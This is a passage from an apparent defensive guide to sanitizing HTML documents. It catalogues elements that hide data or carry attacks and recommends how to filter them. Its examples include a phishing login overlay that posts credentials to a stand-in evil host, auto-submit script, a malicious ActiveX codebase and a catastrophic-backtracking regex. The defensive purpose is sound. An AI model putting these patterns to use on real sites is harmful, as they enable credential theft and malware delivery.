If the background of the `body` element and the color of a paragraph are both set to white, then the text is not visible.

```
<html>
    <body bgcolor="white">
        <p>This is non-sensitive data that is displayed normally.</p>
        <p><font color="white">This is sensitive data that is
                               not displayed.</font></p>
    </body>
</html>
```

A variation of this is to set the text and background to nearly matching colors.

**RECOMMENDATIONS:**

1. **Validate** – N/A
2. **Remove** – Remove the `color` and `bgcolor` attributes, and the default colors will be used.
3. **Remove** – Remove all text that has the same color as its `bgcolor`.
4. **Replace** – Replace all foreground and background colors such that the text is visible (e.g., set all font elements to "black" and all bgcolor attributes to "white.").
5. **External Filtering Required** – Extract all text in the `font` element and send it to an external filter.
6. **Review** – A reliable human reviewer should be able to see text hidden in this manner by choosing "Select All" from the Edit menu in the web browser.
7. **Reject** – N/A

## HTML 4.18: END

## HTML 4.19: The Form Element

**OVERVIEW:**
Forms are used to gather information from users and transmit that information to an email address, another web page, or an external server. If a form sends sensitive information, such as a username and password, to a malicious server, it could expose sensitive information.

**CONCERNS:**
Data attack risk – If sensitive information is sent to a malicious server, it might directly impact the machine reviewing the HTML, or it might impact another machine. Because the sensitive information has the potential to allow an attacker to infiltrate a system, it is a data attack risk. (This is often classified as a phishing attack.)

Data disclosure risk – Although this may not disclose any data from the source system, it might disclose other sensitive information (such as configuration settings about the server), thus it is a data disclosure risk.

**PRODUCT:**
- HTML 4
- XHTML
- HTML5

**LOCATION:**
The `form` element is a descendant of the `body` element.

**EXAMPLE:**
A login form could pretend to be from a benign website, perhaps one related to a user's job. It could ask the user for a username and password, but then submit them to different, nefarious system. To increase the effectiveness, the form could be contained in a `div` that overlays the rest of the page, forcing the user to "login" before going any further.

```
<html>
    <head>
        <style type="text/css">
            div.overlay { position:absolute; left:0px; top:0px;
                          width:1000px; height:1000px; z-index:1000;
                          background-color:white; }
        </style>
    </head>
    <body>
        <p>This is non-sensitive data that will be hidden by the
           overlay.</p>
        <div class="overlay">
            <form action="http://www.veryevilwebsite.com">
                <p>Please login to Very Good Website:</p>
                <p>Username: <input type="text" name="username"><br>
                Password: <input type="password" name="password"><br>
                <input type="submit" value="submit">
                </p>
            </form>
        </div>
    </body>
</html>
```

Typically, forms are submitted when the user clicks a submit button, but it's possible for a form to be automatically submitted via Javascript without any interaction from the user. The form itself can be submitted:

```
document.nameOfForm.submit();
```

Or a button that submits the form can be clicked:

```
var myButton = document.getElementById("idOfButton");
myButton.click();
```

Either piece of code can be executed via a `script` element that is loaded at the end of the body element page or by using the `onLoad()` event.[26]

[26] Javascript libraries, such as jQuery, have additional mechanisms for automatically executing code when a document loads.

**RECOMMENDATIONS:**

1. **Validate** – N/A
2. **Remove** – Remove all `form` elements.
3. **Remove** – Remove all `action` attributes in form elements.
4. **Remove** - To stop automatic form submission, the `submit()` and `click()` methods must be removed from any Javascript that is automatically executed when the form is loaded.
5. **Replace** – Replace all `action` URIs with a URI on an approved whitelist of servers.
6. **Replace** – Replace form element with a predefined value to indicate that a form was removed.
7. **External Filtering Required** – N/A
8. **Review** – N/A
9. **Reject** – N/A

## HTML 4.19: END

## HTML 4.20: Password Input Element

**OVERVIEW:**
`Input` elements typically allow users to supply information to a form. An `input` element can be of type "password," which allows a user to enter information whose values are rendered by a generic character, such as a circle or an asterisk, which prevent others from seeing the actual value.

**CONCERNS:**
Hidden data risk – A password input can have a default value, but as this value cannot be read by the user it is a hidden data risk.

**PRODUCT:**
- HTML 4
- XHTML
- HTML5

**LOCATION:**
The `input` element is a descendant of the `form` element.

**EXAMPLE:**

If the `type` attribute of the input element is set to "password," the contents of the `value` attribute are not displayed:

```
<form>
    <input type="password" value="Hidden Sensitive Data" size="30">
    <input type="text" value="Visible Non-sensitive Data" size="30">
</form>
```

The result looks like this:




**Figure 4-9. Hidden Data with Password Input Element**

**RECOMMENDATIONS:**

1. **Validate** – N/A

2. **Remove** – Remove all password input elements.

3. **Remove** – Remove the default value for password inputs.

4. **Replace** – Replace the "password" value of the type attribute of the `input` element with "text," then the hidden data will be displayed.

5. **External Filtering Required** – Extract the value of all password input elements and send to an external filter.

6. **Review** – N/A

7. **Reject** – N/A

## HTML 4.20: END

## HTML 4.21: Hidden Input Element

**OVERVIEW:**

`Input` elements typically allow users to supply information to a form. But an `input` element can be of type "hidden," which allows a form to transmit data that is not supplied by the user or to the user. Thus the `name` and `value` attributes could be used to hide data from the user.

### CONCERNS:

Hidden data risk – Sensitive data can be intentionally put into a hidden input, thus it is a hidden data risk.

Data disclosure risk – Information about a system (e.g., a part number) can be put into a hidden input, thus it is a data disclosure risk.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

The `input` element is a descendant of the `form` element.

### EXAMPLE:

If the `type` attribute of the `input` element is set to “hidden,” the contents of the `value` attribute are not displayed:

```
<form>
    <input type="hidden" name="HiddenData"
           value="This is sensitive data is not displayed.">
</form>
```

### RECOMMENDATIONS:

1. **Validate** – N/A
2. **Remove** – Remove all hidden `input` elements.
3. **Replace** – Replace the “hidden” value of the `type` attribute of the input element with “text,” then the hidden data will be displayed.
4. **External Filtering Required** – Extract the value of all hidden `input` elements and send to an external filter.
5. **Review** – N/A
6. **Reject** – N/A

## HTML 4.21: END

## HTML 4.22: **File Input Element**

**OVERVIEW:**

`Input` elements typically allow users to supply information to a form. In HTML5 an `input` element can be of type “file,” which allows a form to upload a file to a server. This allows any file, even those with malicious or hidden content, to be moved to another computer (i.e., a server).

**CONCERNS:**

Hidden data risk – Sensitive data can be uploaded to a server.

Data attack risk – Malicious data can be uploaded to a server.

Data disclosure risk – The uploaded files can include a file path, which could reveal a sensitive directory structure.

**PRODUCT:**

- HTML5

**LOCATION:**

The `input` element is a descendant of the `form` element.

**EXAMPLE:**

If the `type` attribute of the `input` element is set to “file,” the user is prompted to select a file (or more than one file if the `multiple` attribute is present) to upload to the server. This example has a complete file upload form page:

```
<!DOCTYPE html>
<html>
     <head>
          <meta charset="UTF-8">
          <title>HTML5 Multiple File Upload</title>
     </head>
     <body>
          <form action="processForm.php" method="post"
               enctype="multipart/form-data">
               <input type="file" value="" name="upload[]" multiple>
               <button type="submit">Upload</button>
          </form>
     </body>
</html>
```

This form is rendered like this:




**Figure 4-10. File Input Element**

**RECOMMENDATIONS:**

1. **Validate** – N/A

2. **Remove** – Remove all file `input` elements. This could alter the intended functionality of the form.

3. **Replace** – Use the `accept` attribute to specify a limited set of MIME types that are accepted by this input. For example, it could accept Portable Network Graphics (PNG)s and Joint Photgraphic Expert (JPG)s Extension only. (Even if this attribute is set, the MIME types should be verified by some additional filter.)

4. **External Filtering Required** – Intercept the files before they are uploaded and send to an external filter.

5. **Review** – N/A

6. **Reject** – N/A

## HTML 4.22: END

## HTML 4.23: Input Element Attributes

### OVERVIEW:

`Input` elements allow users to supply information to a form, which is then submitted to a server. In HTML5, the input element has several new attributes, including `placeholder`, `autocomplete`, and `pattern`.

HTML5 introduced the `placeholder` attribute for inputs, which displays a string in the input as a placeholder until the user enters a value. If a browser does not support placeholders, this value is never displayed to the user.

HTML5 introduced the `autocomplete` attribute, which prefills a form input based on previous form inputs. This has the potential to enter values that are sensitive in nature and should not be submitted with a given form. No password inputs, for example, should use this feature. Unfortunately, the default value is "on," so all inputs use autocomplete unless the `autocomplete` attribute is set to "off."

HTML5 also introduced the `pattern` attribute, which contains a regex that is used to validate the input. If the input fails, then a warning message is displayed and the submit is cancelled. Regexes, however, can be exponential, which can cause a parser to freeze while evaluating the input. This could effectively serve as a denial of service attack.

### CONCERNS:

Hidden data risk – The value of the `placeholder` attribute is hidden on browsers that do not support it.

Data attack risk – The `pattern` attribute uses regular expressions (aka regexes) and thus is subject to a denial of service attack, which could potentially shut down a client that is processing a form.

Data disclosure risk – The `autocomplete` attribute can supply previously entered values that are not applicable to this form or that should not be disclosed.

**PRODUCT:**

- HTML5

**LOCATION:**

The `input` element is a descendant of the `form` element.

**EXAMPLE:**

Here is an example of a placeholder:

```
<form id="processForm.php" action="post">
    <label>Please enter your name:</label>
    <input type="text" name="yourName" placeholder="your name here...">
    <input type="submit" value="Submit">
</form>
```

This form is rendered like this:




**Figure 4-11.  Placeholder**

Here is an example of autocomplete:

```
<form method="post" action="login.php">
    <label>Login...</label><br>
    <input type="text"        name="username"
           autocomplete="on"  placeholder="Username..."><br>
    <input type="password"    name="password"
           autocomplete="off" placeholder="Password..."><br>
    <input type="submit" value="Submit">
</form>
```

In this example, the regex is exponential:

```
<form action="processMe.php" method="post">
    <input type="text" pattern="(a+)+"
     value="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaab">
    <input type="submit" value="Submit">
</form>
```

As with all form validation techiques, it must be remembered that ultimate responsibility for validation rests with the server that receives and processes the form content; client-side validation can be a help, but it must not be relied upon.

**RECOMMENDATIONS:**

1. **Validate** – N/A
2. **Remove** – Remove all `placeholder` attributes.
3. **Replace** – Add `autocomplete="off"` for any sensitive input, such as password inputs. If it's not possible to distinguish which inputs are sensitive, add `autocomplete="off"` to all inputs.
4. **External Filtering Required** – Extract the value of all placeholders and send to an external filter.
5. **External Filtering Required** – Extract the regex and send to an external filter to determine if it is exponential.
6. **Review** – N/A
7. **Reject** – N/A

## HTML 4.23: END

## HTML 4.24: The Iframe Element

### OVERVIEW:

An iframe is an inline frame that contains another HTML document; it is used to display one HTML document inside another HTML document.

HTML5 added a new attribute, the `srcdoc` attribute, that can contain HTML code (which can in turn include Javascript) that becomes the content of the iframe. It was "introduced to allow embedding of potentially hostile content inline."[27] Because HTML is contained in an attribute, there are complex escaping requirements, which makes this attribute susceptible to injection attacks.

HTML5 also added a `sandbox` attribute. It designed to inform web browsers that the iframe will potentially contain hostile content, thus it should be restricted in various ways (e.g., disable forms or scripts). The HTML5 spec warns that if the designer selects the wrong sandbox keywords, malicious content could remove the sandbox attribute, thus lifting the restrictions.

Iframes also have an `allowTransparency` attribute. Although it is not part of any of the HTML specification, every modern web browser supports it. It allows a page to set a background for the contents of the iframe. If the background color matches the font color of the source document, then the text will be hidden.

[27] See section 5:5: http://www.webnoxsolutions.com/w/2011/04/whats-new-in-html5/.

### CONCERNS:

Hidden data risk – As an iframe can contain alternate content and can set transparent backgrounds, it is a hidden data risk.

Data disclosure risk – As an iframe can contain alternate content, it is a data disclosure risk.

Data attack risk – If the iframe `src` points to a malicious site, it could execute malicious code. The `srcdoc` attribute is susceptible to injection attacks. The `sandbox` attribute is designed to carefully process dangerous data.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

Iframes are descendants of the `body` element.

### EXAMPLE:

The content of the iframe is typically set by the `src` attribute, which can point to any URL, local or remote:

```
<iframe src="http://www.google.com"></iframe>
```

If this URL points to a malicious site, it could break out of the iframe, take over the page, and execute malicious code.

Here is a simple example that uses the `srcdoc` attribute:

```
<iframe seamless
        sandbox="allow-forms allow-scripts"
        srcdoc="<p>My fav search engine is
                <a href='http://www.google.com'>Google</a>.">
</iframe>
```

If the `sandbox` attribute is not supported, the content will display without restriction. Javascript can be used to verify that this feature is supported:

```
if ("sandbox" in document.createElement("iframe"))
{
   // This browser supports sandbox.
}
```

Other code in the HTML document, such as Javascript or PHP, could be used to redirect the iframe's `src` to a different URL. In this example, the default URL points to Google. Two different Javascript techniques are used to change the URL. The first changes the frame location to redirect to Yahoo; the second changes the element `src` to redirect to Bing™[28].

```
<html>
    <body>
        <iframe src="http://www.google.com"
                name="myFrame" id="myFrame"></iframe>
        <form>
            <!-- technique #1 -->
            <input type="button" value="Go to Yahoo"
             onclick="window.frames['myFrame'].location =
                     'http://www.yahoo.com';">
            <!-- technique #2 -->
            <input type="button" value="Go to Bing"
             onclick="var el = document.getElementById('myFrame');
             el.src = 'http://www.bing.com';">
        </form>
    </body>
</html>
```

Not all web browsers support iframes, so there is an alternate means of displaying data for these browsers. Any data between the iframe tags is considered alternate content and is only displayed if iframes are not supported. If iframes are supported, then this data is not displayed.

```
<iframe src="http://www.google.com">
    <p>This is sensitive data that will not be displayed if
       iframes are supported.</p>
</iframe>
```

As an example of the `allowTransparency` attribute, this main page has an iframe that allows a transparent, black background:

```
<html>
    <body>
        <iframe src="source.html" allowTransparency="true"
                style="background-color:black;">
        </iframe>
    </body>
</html>
```

The source page (source.html) has sensitive text that will be hidden against the background:

```
<html>
    <body>
        <p>This is sensitive data that won't get displayed in the
           iframe.</p>
    </body>
</html>
```

[28] Bing is a unregistered trademark of Microsoft Corp.

**RECOMMENDATIONS:**

1. **Validate –** Validate that a transparent background color does not match the font color in the iframe source documents.

2. **Remove –** Remove all `iframe` elements or all the content between the iframe tags.

3. **Remove –** Remove all `iframe` elements that have the `sandbox` or `srcdoc` attributes, as these iframes (by definition) are likely to be processing malicious or dangerous content.

4. **Remove –** Remove all `allowTransparency` attributes.

5. **Replace –** Replace the value of the `allowTransparency` attribute with "white."

6. **Replace –** If the `sandbox` attribute has any values (e.g., "allow-forms," "allow-scripts"), remove them all so that the attribute stands alone; this ensures the strictest set of restrictions possible on the content.

7. **External Filtering Required –** Extract all URIs and send them to an external filter.

8. **External Filtering Required –** Extract the content returned from the remote servers and send them to an appropriate external filter.

9. **External Filtering Required –** Extract the content in the srcdoc attribute and send to an external HTML filter.

10. **Reject –** N/A

## HTML 4.24: END

## HTML 4.25: The Object Element

**OVERVIEW:**

The `object` element allows many different types of content to be added to a web page. It supports text, application-specific files, images, audio, video, and code. `Object` elements can have cascading alternate content. If the primary object type is not supported, then alternate #1 is loaded. If that is not supported, then alternate #2 is loaded, and so on.

The `type` attribute specifies the MIME-type for data specified by the `data` attribute (a URI). Supported MIME-types include:

- Text
  - text/html (functions like an iframe)
  - text/plain
  - text/css
  - text/javascript
  - text/richtext (for RTF files)
  - text/rtf
- Application
  - application/rtf
  - application/pdf
  - application/postscript
  - application/vnd.oasis.opendocument.text
  - application/vnd.oasis.opendocument.spreadsheet
  - application/vnd.oasis.opendocument.presentation
  - application/msword
  - application/vnd.ms-excel
  - application/vnd.ms-powerpoint
- Image
  - image/jpeg
  - image/gif
  - image/png
  - image/svg+xml
- Audio
  - audio/x-wav
  - audio/mpeg (mp3)
  - application/ogg
  - audio/x-midi
  - audio/x-pn-realaudio-plugin
- Video
  - video/mpeg
  - video/avi
  - video/x-ms-wmv
  - video/quicktime (mov)

The `codetype` attribute specifies the MIME-type of data specified by the `classid` attribute (a URI). (The `classid` attribute is obsolete in HTML5; the `param` child element is used instead.) Supported types include:

- Code
    - application/x-shockwave-flash (swf file)
    - application/x-java-applet (java applet)
    - application/x-python
    - application/x-silverlight-2
    - application/x-oleobjct
    - application/java

`Type` and `codetype` are both optional attributes. (The `codetype` attribute is obsolete in HTML5; the `param` child element is used instead.) Data to be rendered may be supplied in two ways, inline and from an external resource. Inline objects are embedded in the HTML code; external resources are contained in an external file, whether local or on another server.

If the `codebase` attribute is present, it specifies the base URI for the `classid`, `data`, and `archive` attributes.

`Autostart` and `autoplay` are non-standard attributes used by some browsers to automatically start executing the object content.

Support for the `object` element is inconsistent. Different browsers support different object types; and sometimes they even use different syntax. In an attempt to harmonize things, HTML5 obsoletes several of the attributes used in HTML 4, including `archive`, `classid`, `code`, `codebase`, and `codetype`. The `param` child element is used instead.

HTML5 added a new attribute, `typemustmatch`, that ensures that when a resource is downloaded from another, untrusted server (e.g., cross-origin), only specified plugins can be initialized. If an HTML document downloads a cross-origin resource, this attribute provides a measure of security.

HTML5 also added the `form` attribute, which associates an object with a form, even if the `object` element is not contained within the the form. When the form is submitted, the object is also submitted. This creates new risks, as object contents can now be uploaded to a server.

**CONCERNS:**

As the `object` element embeds a variety of different file types, it brings with it all the risks associated with all of those file types. Detailing all of their risks is beyond the scope of this document. (See the section titled "binary data" for risks associated with processing binary data.)

Hidden data risk – As the `object` element allows code to be executed and can include alternate content, it is a hidden data risk.

Data attack risk – As the `object` element allows code to be executed, it is a data attack risk.

Data disclosure risk – As the `object` element allows code to be executed and can include alternate content, it is a data disclosure risk.

**PRODUCT:**

- HTML 4
- XHTML
- HTML5

**LOCATION:**

The `object` element can be a descendant of the `head` or `body` element, but it should not be rendered if it's in the head. Some web browsers, however, attempt to render it anyway.

**EXAMPLE:**

This example displays another remote web page and functions very similar to an iframe:

```
<object data="http://www.google.com" type="text/html"></object>
```

This example displays a local PDF file:

```
<object data="introduction.pdf" type="application/pdf"/><object>
```

This example displays a local image and functions like an `img` element:

```
<object data="html5.jpg" type="image/jpg"></object>
```

This example plays a local MP3 file:

```
<object data="LunaticFriend.mp3" type="audio/mpeg"></object>
```

This example plays a local video file:

```
<object data="HolocronHeist.m4v" type="video/x-m4v"></object>
```

The `object` element can also be used for ActiveX components, which are portable and reusable objects supported only by Internet Explorer. When using HTML 4 or XHTML, the `classid` attribute typically begins with the "clsid:" identifier and contains an ID that is mapped to the registry. The `codebase` attribute is typically a URL that points to a .cab or a .ocx file.

```
<object codebase="http://activex.microsoft.com/controls/mspert10.cab"
        classid="CLSID:DFD181E0-5E2F-11CE-A449-00AA004A803D"
</object>
```

The `codebase` and `classid` attributes can be used to load and execute new versions of existing ActiveX components, including potentially malicious versions. For example the following element will try to replace the current Flash ActiveX control with a fictional version 13 one:

```
<object codebase=”http://127.0.0.1/badthing.exe#version=13,0,0,0”
        classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000">
</object>
```

If the browser is not correctly configured, the user may be able to download and execute the .exe file referenced by the codebase attribute.

The `object` element allows alternate content to be embedded between the object tags. This content is not displayed if the object can be rendered.

```
<object data="instructions.mpeg" type="video/mpeg">
     <p>This is sensitive data that is not displayed if the
        video is displayed.</p>
</object>
```

The `object` element has an autostart feature that automatically plays audio or video. It can be in an attribute of the `object` element itself or in a child `param` element or in both. Some browsers use the keyword "autostart;" others use the keyword "autoplay." The following example covers all possibilities:[29]

```
<h1>This music will start automatically...</h1>
<object type="audio/mp3" data="Kalimba.mp3" Autostart="true" autoplay="true">
    <param name="autostart" value="true">
    <param name="autoplay" value="true">
</object>
```

**RECOMMENDATIONS:**

1. **Validate** – If the object is accessing a cross-origin resource and the HTML document is HTML5, validate that the `typemustmatch` attribute has been set to "true."

2. **Remove** – Remove all `object` elements.

3. **Remove** – Remove all alternate content.

4. **Remove** – To stop audio and video files from automatically playing, remove the `autostart` and `autoplay` attributes from the `object` element and any `param` child elements that contain the `autostart` or `autoplay` attributes.

5. **Remove** – To keep Internet Explorer from automatically loading new ActiveX components and plug-ins, remove the `codebase` attribute.

6. **Remove** – If the object is accessing a cross-origin resource, remove the the `object` element.

7. **Remove** – Remove the `form` attribute, thus preventing the object from being uploaded to a server.

8. **Replace** – Replace all alternate content with benign text or an empty string.

9. **External Filtering Required** – Extract the object content and send to an external filter.

10. **External Filtering Required** – Extract alternate content and send to an external filter.

11. **Review** – N/A

12. **Reject** – Reject the document if it contains MIME types that are not whitelisted.

**HTML 4.25: END**

[29] Some browsers use 1 and 0 instead of true and false for the autostart and autoplay attributes.

## HTML 4.26: **The Embed Element**

### OVERVIEW:

The `embed` element represents an integration point for an external (typically non-HTML) application or interactive content; it usually requires an external plugin to execute the content. Common content formats are video files, Flash files, and PDF files. This element has been supported by web browsers for many years and was finally specified in HTML5.

### CONCERNS:

As the `embed` element embeds a variety of different file types, it brings with it all the risks associated with all of those file types. Detailing all of their risks is beyond the scope of this document. (See the section titled "binary data" for risks associated with processing binary data.)

Hidden data risk – As the `embed` element can allow Flash to be executed, which can contain scripting code, and can include alternate content, it is a hidden data risk.

Data attack risk – As the `embed` element can allow Flash to be executed, which can contain scripting code, it is a data attack risk.

Data disclosure risk – As the `object` element allows code to be executed and can include alternate content, it is a data disclosure risk.

### PRODUCT :

- HTML5

### LOCATION:

The `embed` element is a descendant of the `body` element.

### EXAMPLE:

This example embeds a movie:

```
<embed src="big_buck_bunny_1080p_h264.mov" type="video/quicktime" width="1920"
height="1080" >
```

This example embeds a clock made with Adobe's Flash technology:

```
<embed src="http://flash-clocks.com/free-flash-clocks-blog-
            topics/free-flash-clock-183.swf"
       width="200" height="200"
       wmode="transparent"
       type="application/x-shockwave-flash">
</embed>
```

The HTML5 specification only specifies 4 attributes, `width`, `height`, `src`, and `type`, but browsers already support others such as `pluginspage`, which identifies where a browser can go to download a missing plugin, and `autostart`, which automatically starts executing the source.

```
<embed src="arena_intro.mov" autostart
       pluginspage="http://www.apple.com/quicktime/download/">
</embed>
```

The `embed` element is similar in functionality to the object element; it has broader browser support though a lesser range of file types (e.g., no support for code like Python®[30] or Java®[31]). The `embed` element can be combined with the `object` element to ensure the maximum browser support.

```
<object>
    <param name="autostart" value="true">
    <param name="src" value="death.wav">
    <param name="controller" value="true">
    <embed src="death.wav" controller="true" type="audio/wav">
</object>
```

The `embed` element allows alternate content to be embedded between the embed tags. This content is not displayed if the object type is supported. Not all web browsers support this feature.

```
<embed src="xoom.xyz" height="600" width="800">
    <p>This is sensitive data that is not displayed.</p>
</embed>
```

### RECOMMENDATIONS:

1. **Validate** – N/A
2. **Remove** – Remove all `embed` elements.
3. **Remove** – Remove all alternate content.
4. **Replace** – Replace all alternate content with benign text or an empty string.
5. **External Filtering Required** – Extract the embedded content and send to an external filter.
6. **Review** – N/A
7. **Reject** – N/A

## HTML 4.26: END

[30] Java is a registered trademark of Oracle Corp.
[31] Python is a registered trademark of Python Software Foundation.

## HTML 4.27: **The Noembed Element**

### OVERVIEW:

The `noembed` element displays text when the embedded object cannot be displayed because the object type is not supported. But if the object type is supported, then the text is not displayed, even if the object is missing.  This element is not part any HTML standbard, and unlike the `embed` element it is not widely supported.

### CONCERNS:

Hidden data risk – If the object type is supported, then `noembed` is a hidden data risk.

Data disclosure risk – If is not known whether the object type will be supported, then a web designer might put comments in the `noembed` element that are a data disclosure risk.

### PRODUCT:

Supported by web browsers, but not part of the HTML specifications

### LOCATION:

The `noembed` element is a child of the `embed` element.

### EXAMPLE:

This is an example of `noembed`:

```
<html>
    <body>
        <embed src="xoom.m4v" height="600" width="800">
            <noembed>This is sensitive data that is not displayed.</noembed>
        </embed>
    </body>
</html>
```

### RECOMMENDATIONS:

1. **Validate** – Verify that if the object type is supported then there is either no `noembed` element or only an empty `noembed` element.

2. **Remove** – If the object type is supported, remove the corresponding `noembed` elements or their contents.

3. **Replace** – If the object type is supported, replace the content of the corresponding `noembed` elements with an empty string or a benign message.

4. **External Filtering Required** – If the object type is supported, extract the `noembed` comments and send to an external filter.

5. **Review** – N/A

6. **Reject** – N/A

## HTML 4.27: END

## HTML 4.28: **The Applet Element**

### OVERVIEW:

The `applet` element allows a web designer to embed a Java applet in an HTML document. Although it is deprecated in HTML 4 and XHMTL (and obsoleted in HTML5) in favor of the `object` element, it is widely supported by web browsers.

To prevent malicious applets from damaging a machine, applets can be signed using a security certificate. If an applet is unsigned, or if a user does not accept the certificate, it runs within a security sandbox that allows a limited set of operations. But if accepted, it has extensive capabilities to access the client machine.[32] A certificate signed in one network cannot be verified in another network, so users will not be able to know if they should trust the applet. Thus all applets that cross networks should be run within the security sandbox.

### CONCERNS:

Hidden data risk – As applets can execute code on the client machine and as the `applet` element contains alternate content, it is a hidden data risk.

Data attack risk – As applets can execute code on the client machine, they are a data attack risk.

Data disclosure risk – As applets can execute code on the client machine and as the `applet` element contains alternate content, it is a data disclosure risk.

### PRODUCT:

Supported by web browsers, but not part of the HTML specifications

### LOCATION:

The `applet` element is a descendant of the `body` element.

### EXAMPLE:

The applet can be located locally or remotely. If located on another server, the location is specified with the `codebase` attribute:

```
<applet code="clock.class"
        codebase="http://java.sun.com/applets/clock"
        height="200" width="200"></applet>
```

The `applet` element allows alternate content to be embedded between the `applet` tags. This content is not displayed if the applet is supported:

```
<applet code="myApplet.class" height="200" width="200">
    <p>This is sensitive data that will not be displayed
       if the applet runs.</p>
</applet>
```

[32] http://download.oracle.com/javase/tutorial/deployment/applet/security html.

**RECOMMENDATIONS:**

1. **Validate** – N/A

2. **Remove** – Remove all `applet` elements.

3. **Remove** – Remove all alternate content.

4. **Replace** – Replace all alternate content with benign text or an empty string.

5. **External Filtering Required** – Extract the applet content and send to an external filter.

6. **External Filtering Required** – Extract the alternate content and send to an external filter to check for hidden and disclosure risks.

7. **Review** – N/A

8. **Reject** – N/A

## HTML 4.28: END

## HTML 4.29: The Param Element

### OVERVIEW:

The `param` element specifies additional parameters for the `object` element (HTML 4 and 5) and the `applet` element (HTML 4 only). The `name` and `value` attribute values are not specified by the HTML specifications; they are assumed to be understood by their implementor.

### CONCERNS:

Hidden data risk – As the `name` and `value` attributes do not have any predefined values, any data can be put here without causing a validation error.

Data attack risk – At least one browser allows Javascript to be executed in the `value` attribute; this unexpected location could be the source of Javascript-based exploits.[33]

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

The `param` element is a descendant of the `object` and `applet` elements.

[33] http://heideri.ch/jso/#49.

**EXAMPLE:**
Here's an example of the param element as a child of the object element.

```
<object>
    <param name="autostart" value="true">
    <param name="src" value="death.wav">
    <param name="controller" value="true">
</object>
```

**RECOMMENDATIONS:**
1. **Validate** – Validate that all `name`/`value` pairs are on a whitelist of allowed attribute values.

2. **Remove** – Remove "`javascript:`" from all `value` attributes.

3. **Replace** – N/A

4. **External Filtering Required** – N/A

5. **Review** – N/A

6. **Reject** – N/A

## HTML 4.29: END

## HTML 4.30: Binary Data

**OVERVIEW:**
HTML documents can include binary data, such as images, audio, and video. Binary data can be embedded directly in the document (e.g., using the data URI scheme), or it can be referenced externally (e.g., using the `object` element). When a web browser renders the HTML document, it processes the binary data. Sometimes a plug-in, such as Flash, process the binary data for the browser.

**CONCERNS:**
Data Hiding Risk – Binary data can contain extra data. JPG images, for example, have a comments section. Binary data is a data hiding risk.

Data Attack Risk – Binary data can be crafted to attack the code that processes it. For example, it could exploit a buffer overrun in the image viewing code. If an attack is successful, the system can be comprised in many different ways. Binary data is a data attack risk.

**PRODUCT:**
- HTML 4
- XHTML
- HTML5

**LOCATION:**
Binary data can be accessed by the elements such as `a`, `img`, `object`, `param`, `embed`, `applet`, `script`, `map`, `area`, `link`, `input`, `style`, `body`, `frame`, and `iframe`.

**RECOMMENDATIONS:**

1. **Validate** – N/A

2. **Remove** – Remove all binary data.

3. **Replace** – N/A

4. **External Filtering Required** – Extract all binary data and send to appropriate external filter to determine if the binary data is of the correct format (i.e., is this JPG file actually a JPG file?), if it has an hidden data within it, or if it has any attack code within it.

5. **Review** – N/A

6. **Reject** – N/A

## HTML 4.30: END

## HTML 4.31: The Frameset Element

**OVERVIEW:**
A frameset document contains a `frameset` element instead of a `body` element. The `frameset` element contains one or more `frame` or `frameset` child elements that specify the layout of the page. Each `frameset` element uses the `cols` and `rows` attributes to specify the number of columns and rows and their height and width.

**CONCERNS:**
Hidden data risk – When the width of the `col` attribute is set to 0 or the height of the `row` attribute is set to 0 the frame is hidden from the user. This is a hidden data risk.

**PRODUCT:**

- HTML 4
- XHTML

**LOCATION:**
The `frameset` element is a child of the `html` element.

**EXAMPLE:**
In this example a frameset has two columns; the first column is set to have 0 width.

```
<html>
    <frameset cols="0%, 100%">
        <frame src="frame1.html">
        <frame src="frame2.html">
    </frameset>
</html>
```

The content of the first frame will not be displayed:

```
<html>
    <body>
        <p>This is sensitive data that will not be displayed when its
           frame is set to 0.</p>
    </body>
</html>
```

The content of the second frame will be displayed:

```
<html>
    <body>
        <p>This data is displayed normally.</p>
        <img src="apple.jpg">
    </body>
</html>
```

The result looks like this:




This data is displayed normally.

**Figure 4-12. Frameset Hidden Data**

There is an extra grey line along the left edge; the user can click-and-drag the line in order to make the first frame visible as in Figure 4-13. This issue exists whether the frameset uses the `cols` or the `rows` attributes and whether the height/width is set with pixels, percentages, or relative lengths.



This is sensitive data that will not be displayed when its frame is

This data is displayed normally.

Figure 4-13. Hidden Data revealed with Frameset

**RECOMMENDATIONS:**

1. **Validate** – N/A

2. **Remove** – If a column is set to 0 length/width in the `cols/rows` attribute, remove the column from the `cols/rows` attribute and the corresponding frame or frameset.

3. **Replace** – If the value of a column or row is below some threshold, perhaps 400px, replace the value with the threshold.

4. **External Filtering Required** – N/A

5. **Review** – N/A

6. **Reject** – N/A

## HTML 4.31: END

## HTML 4.32: The Noframes Element

**OVERVIEW:**

